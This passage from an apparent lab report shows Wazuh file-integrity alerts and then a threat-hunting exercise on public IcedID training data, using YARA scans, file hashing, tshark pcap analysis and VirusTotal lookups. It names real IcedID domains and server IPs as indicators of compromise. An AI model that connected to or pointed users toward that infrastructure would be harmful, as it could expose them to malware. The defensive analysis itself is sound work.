

Figure 13: Alert details: agent, decoder and full log

Shows agent 006, IP 192.168.56.109, decoder syscheck_new_entry and full_log "File c:\fim_test\ps_test_artifact.txt added, Mode: whodata". Demonstrates host and mode.



Figure 14: Alert details: rule description, level and compliance mappings

Shows "File added to the system.", rule.id 554, level 5 and groups ossec, syscheck, syscheck_entry_added, syscheck_file. Demonstrates the rule that fired.



Figure 15: Alert details: path, SHA1, SHA256 and size

Shows syscheck.path, sha1_after, sha256_after and size_after 601. Demonstrates the hash correlation with Kali.



Figure 16: Alert details: audit process and user

Shows syscheck.audit.process.name powershell.exe (PID 6324) and user SID ending in -500. Demonstrates whodata attribution. Limitation: the user-name field is not visible in this crop; SID -500 is the built-in Administrator account.



Figure 17: Alert details: SHA256, size, owner group and timestamp

Shows the timestamp 2026-11-12 19:18:07.727 and the file owner S-1-5-32-544 (Administrators). Demonstrates the alert time used in the timeline.

Extension: applying the same method to public IcedID data. The following steps were run on Kali only.

Step 10: Locate the public IcedID files

Item	Detail
Where	Kali Linux, terminal, ~/Downloads
Why	The Malware-Traffic-Analysis page for 2023-11-27 ("TA577 pushes IcedID (Bokbot) variant") provides an IOC text file and a pcap for training use.
Expected result	The IOC text file and the pcap present; no malware archive opened.
Observed result	The listing contains the IOC text file, the pcap and their zip files (Figure 18). The folder also holds unrelated archives. A malware-and-artifacts archive for this date is not in the listing.
How it was verified	Directory listing.
Common errors	Zip files with passwords need the password published by the site. Do not extract archives of unknown content.
Security note	Treat everything from malware training sites as hostile. Work inside the isolated Kali VM.

Command(s) used

```
cd ~/Downloads
ls
```



Figure 18: Downloads folder with the IcedID IOC and pcap files

Shows the 2023-11-27 IOC text file and pcap among other downloads. Limitation: how the files were obtained and extracted was not captured in a screenshot.

Step 11: Scan the IcedID files with the IOC rule and hash them

Item	Detail
Where	Kali Linux, terminal, ~/Downloads
Why	To check whether the IOC rule detects the three domains in the IOC list and in the pcap, and to record file hashes.
Expected result	Both files match the rule; two SHA256 values.
Observed result	Rule `IcedID_TA577_IOCs` matched both files. The text file matched $domain1 mazdakrichest.com, $domain2 mraskopal.link, $domain3 missisanjoup.shop, $cert1 Let's Encrypt, $cert2 Google Trust Services and $keyword "ICEDID VARIANT POST-INFECTION HTTPS TRAFFIC". The pcap matched the three domains and both certificate strings many times; the keyword did not match in the pcap (Figure 19, Figure 20).
How it was verified	Hash values are recorded in the appendix and in the evidence register.
Common errors	Very long output: pipe to `less` or `head`. No match: check the rule path.
Security note	The hit on the IOC text file is a *self-match*: the file is the list the rule was built from, so it proves nothing about an infection.

Command(s) used

```
yara -s ~/YARA_Project/rules/powershell/icedid_ta577.yar 2023-11-27-IOCs-for-TA577-pushing-IcedID-
    variant.txt
yara -s ~/YARA_Project/rules/powershell/icedid_ta577.yar 2023-11-27-TA577-pushes-IcedID-variant.pcap
sha256sum 2023-11-27-IOCs-for-TA577-pushing-IcedID-variant.txt 2023-11-27-TA577-pushes-IcedID-variant.pcap
```

Table 8: Hashes of the IcedID training files

File	SHA256
2023-11-27-IOCs-for-TA577-pushing-IcedID-variant.txt	`12fc1d756fe46ed86e458e03e388b14ac61ee50729c27cae2eb682e5a11b4388`
2023-11-27-TA577-pushes-IcedID-variant.pcap	`b20c357f804234f0b86e8144890b4d5649007d18c8a5661f5f5038902c8c295d`



Figure 19: YARA scan of the IcedID IOC file and pcap (beginning of output)

Shows the commands and the first matches. The rule source itself was not displayed; the string names ($domain1, $cert1, $keyword) come from the -s output.



Figure 20: End of the YARA output and the SHA256 of both files

Shows the last matches and the two hashes. Demonstrates the file fingerprints used in the report.

Step 12: Validate the pcap with tshark

Item	Detail
Where	Kali Linux, terminal, ~/Downloads
Why	To turn the rule hit into evidence of behaviour: which internal host looked up and connected to the domains, and when.
Expected result	DNS queries from one host and TLS server names matching the domains.
Observed result	Three DNS queries from 10.11.27.101, each answered by 10.11.27.1, at 17:44:58, 17:45:17 and 18:25:15 on 2023-11-27 (UTC-5). TLS: 10.11.27.101 to 104.21.39.107 (mraskopal.link), 172.67.134.246 (missisanjoup.shop) and 172.67.164.29 (mazdakrichest.com) (Figure 21).
How it was verified	The queried names and TLS names match the three YARA domains.
Common errors	The line "Couldn't load plugin falco-events.so ... undefined symbol" is printed by a broken tshark plugin and did not stop the commands from working. Empty result: wrong display filter.
Security note	The pcap shows connections from the victim in 2023; it does not show what was downloaded because the traffic is encrypted.

Command(s) used

```
tshark -r 2023-11-27-TA577-pushes-IcedID-variant.pcap -Y "dns.qry.name contains mraskopal" -T fields -e
    frame.time -e ip.src -e dns.qry.name
tshark -r 2023-11-27-TA577-pushes-IcedID-variant.pcap -Y "tls.handshake.extensions_server_name" -T fields -e
    ip.src -e ip.dst -e tls.handshake.extensions_server_name | sort -u
```

Part	Meaning
`-r FILE`	Read packets from a capture file
`-Y "FILTER"`	Display filter (only matching packets)
`-T fields -e FIELD`	Print chosen fields instead of full packet text
`| sort -u`	Sort and remove duplicate lines



Figure 21: tshark DNS lookups and TLS server names from the IcedID pcap

Shows DNS queries for mraskopal.link and the three TLS destinations with their IP addresses. Demonstrates the victim host 10.11.27.101. Limitation: only mraskopal was filtered in the DNS command, so DNS answers for the other domains were not extracted.

Step 13: Enrich the domains with VirusTotal

Item	Detail
Where	Kali Linux, Firefox, VirusTotal website (signed in)
Why	To check reputation, historical resolutions (passive DNS), WHOIS and certificate history for each domain.
Expected result	Vendor detections now, and passive DNS entries showing the pcap IP.
Observed result	See Table 9 and Table 10 and the figures below. Searching the bare domain opens a domain report that includes the Relations tab; a URL report does not have this tab.
How it was verified	Every pcap TLS destination IP appears in passive DNS for its domain.
